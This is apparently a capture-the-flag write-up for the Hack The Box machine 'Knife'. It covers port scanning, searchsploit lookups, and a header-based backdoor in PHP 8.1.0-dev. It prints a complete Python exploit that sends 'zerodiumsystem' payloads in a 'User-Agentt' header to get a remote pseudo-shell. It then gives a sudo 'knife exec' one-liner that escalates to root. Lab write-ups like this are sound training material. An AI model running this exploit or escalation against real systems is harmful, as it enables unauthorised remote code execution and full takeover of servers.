Knife

Tags: #Linux/Ubuntu #Easy #Apache #PHP #Backdoor #HTTP-Headers

Nmap Results

```
Nmap scan report for 10.10.10.242
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.96 seconds
```


Service Enumeration

Nmap scan report shows 2 open ports: Port 22 for SSH and port 80 for an **Apache** webserver. Before navigating to the website, I used `searchsploit` to find any exploits for this specific version of Apache httpd (2.4.41) and there were some of interest:

```
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)
```


I copied the last one to my workspace and will use that later, but first I want to enumerate the website to see if I find anything else. Like always, we run `feroxbuster` to find any hidden

directories, however no results were returned except for the root directory itself, so we'll proceed with the exploit:



Unfortunately this exploit was unsuccessful. I went ahead and pulled the other 3 exploits but none of them worked either. I'm not surprised that they didn't work, as the searchsploit output didn't say the exploits affected versions 2.4.49 and below, but just 2.4.49 or 2.4.50. However, It was still worth a try. I then used google to search for exploits but still couldn't find anything

The next thing I tried is using **burpsuite** to intercept the request to the homepage, send it to the repeater, and analyzing it to see if I find anything interesting in the request or response headers. Here's what it found:



There is a line exposing service and version info, which is `X-Powered-By: PHP/8.1.0-dev`. This suggests that the site is run by a PHP server. To confirm this, we can navigate to **index.php** in our browser and see if we get the same page as before, and sure enough, we do.

Now let's see if we find any vulnerabilities within this version of PHP. We'll use `searchsploit` once again by writing `searchsploit php 8.1.0-dev`:

```
OPNsense < 19.1.1 - Cross-Site Scripting
PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution
PHP < 8.3.8 - Remote Code Execution (Unauthenticated) (Windows)
```

Exploitation

Initial Access

Let's pull the 2nd one and take a look at its code:


```
# Exploit Title: PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution
# Date: 23 may 2021
# Exploit Author: flast101
# Vendor Homepage: https://www.php.net/
# Software Link:
#     - https://hub.docker.com/r/phpdaily/php
#     - https://github.com/phpdaily/php
# Version: 8.1.0-dev
# Tested on: Ubuntu 20.04
# References:
#   - https://github.com/php/php-src/commit/2b0f239b211c7544ebc7a4cd2c977a5b7a11ed8a
#   - https://github.com/vulhub/vulhub/blob/master/php/8.1-backdoor/README.zh-cn.md

"""
Blog: https://flast101.github.io/php-8.1.0-dev-backdoor-rce/
Download: https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/backdoor_php_8.1.0-dev.py
Contact: flast101.sec@gmail.com

An early release of PHP, the PHP 8.1.0-dev version was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of PHP runs on a server, an attacker can execute arbitrary code by
 sending the User-Agentt header.
The following exploit uses the backdoor to provide a pseudo shell ont the host.
"""

#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting... ")
        exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
~
~
~
~
~
"exploit.py" [noeol] 53L, 1987B                                                                                    1,1           All
[HTB] 0:sudo  1:zsh- 2:vim*                                                                                        "kali" 12:23 26-Dec-24
```

The exploit contains comments about this specific version of PHP being released with a backdoor. The creator linked a blog page that dives deeper into how it works, which you can access here. Essentially, attackers impersonated PHP creator Rasmus Lerdorf and maintainer Nikita Popov and made commits on their behalf, most likely to reduce suspicion. Their backdoor relied on the presence of an unusual header `User-Agentt` and the value starting with **"zerodium"**. If these conditions were met, anything after that string was evaluated as PHP code. For example, if you wanted to execute `phpinfo();`, you would craft your request to include the line `User-Agentt: zerodiumphpinfo();`

The exploit's code creates a pseudo-shell with an infinite loop that does the following:

1. Accepts input from the attacker
2. Crafts the malicious header and pastes the user input within that header
3. Sends the request and prints the server response, usually the output of the executed command.

Let's go ahead and execute this script. We want a shell on the system so here's what our command will look like:



I used the `busybox` command instead of the traditional `bash -i` string, since that didn't work because of the special characters causing PHP to misinterpret what I wanted.

We are now logged in as James and can proceed with privilege escalation.

Post-Exploit Enumeration

Operating Environment

Current User

- `id` output:
  `uid=1000(james) gid=1000(james) groups=1000(james)`
- `sudo -l` output:

```
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin\:/snap/bin
```

```
User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

/opt/opscode

`ls -la` output:

```
total 232
drwxr-xr-x  8 root root   4096 May 18  2021 .
drwxr-xr-x  5 root root   4096 May 18  2021 ..
drwxr-xr-x  2 root root   4096 May 18  2021 bin
drwxr-xr-x 25 root root   4096 May 18  2021 embedded
drwxr-xr-x  2 root root   4096 May 18  2021 init
-rw-r--r--  1 root root 123039 Apr 22  2021 LICENSE
drwxr-xr-x  2 root root  49152 May 18  2021 LICENSES
drwxr-xr-x  2 root root   4096 May 18  2021 service
drwxr-xr-x 10 root root   4096 May 18  2021 sv
-rw-r--r--  1 root root  20478 Apr 22  2021 version-manifest.json
-rw-r--r--  1 root root   9135 Apr 22  2021 version-manifest.txt
```

/opt/chef-workstation

`ls -la` output:

```
total 184
drwxr-xr-x 7 root root  4096 May 18  2021 .
drwxr-xr-x 5 root root  4096 May 18  2021 ..
drwxr-xr-x 2 root root  4096 May 18  2021 bin
drwxr-xr-x 3 root root  4096 May 18  2021 components
drwxr-xr-x 9 root root  4096 May 18  2021 embedded
-rw-r--r-- 1 root root 13175 Feb 15  2021 gem-version-manifest.json
drwxr-xr-x 2 root root  4096 May 18  2021 gitbin
-rw-r--r-- 1 root root 85859 Feb 15  2021 LICENSE
drwxr-xr-x 2 root root 36864 May 18  2021 LICENSES
```

```
-rw-r--r-- 1 root root 13681 Feb 15  2021 version-manifest.json
-rw-r--r-- 1 root root  4287 Feb 15  2021 version-manifest.txt
```

According to the documentation, **Knife** contains a sub-command **exec** that allows you to execute ruby scripts "in the context of a fully configured Chef Infra Client". This sub command has an option **-E** that allows you to pass a string of ruby code instead of a full file/script.

Since we are running this command as root, the subsequent ruby code will assume the privileges of root as well. The easiest way to get a root shell is to call `system("bash");`, which will spawn a shell. So our command is:

`sudo /usr/bin/knife exec -E 'system("bash");'`

And just like that, we are root.

Skills/Concepts Learned

- `searchsploit` is an amazing tool for searching through **ExploitDB** for older versions of services, but pay attention to the versions each specific exploit affects. Just because it says it affects version 2.4.50 of Apache doesn't mean it will affect older versions, unless it specifies "< 2.4.50"
- If searchsploit fails, do some googling online and look out for potential exploits/POCs on github or other sites that disclose and explain a service's vulnerability.
- In **burpsuite**, pay attention to unusual lines in the request or response headers.

Proof of Pwn

https://www.hackthebox.com/achievement/machine/391579/347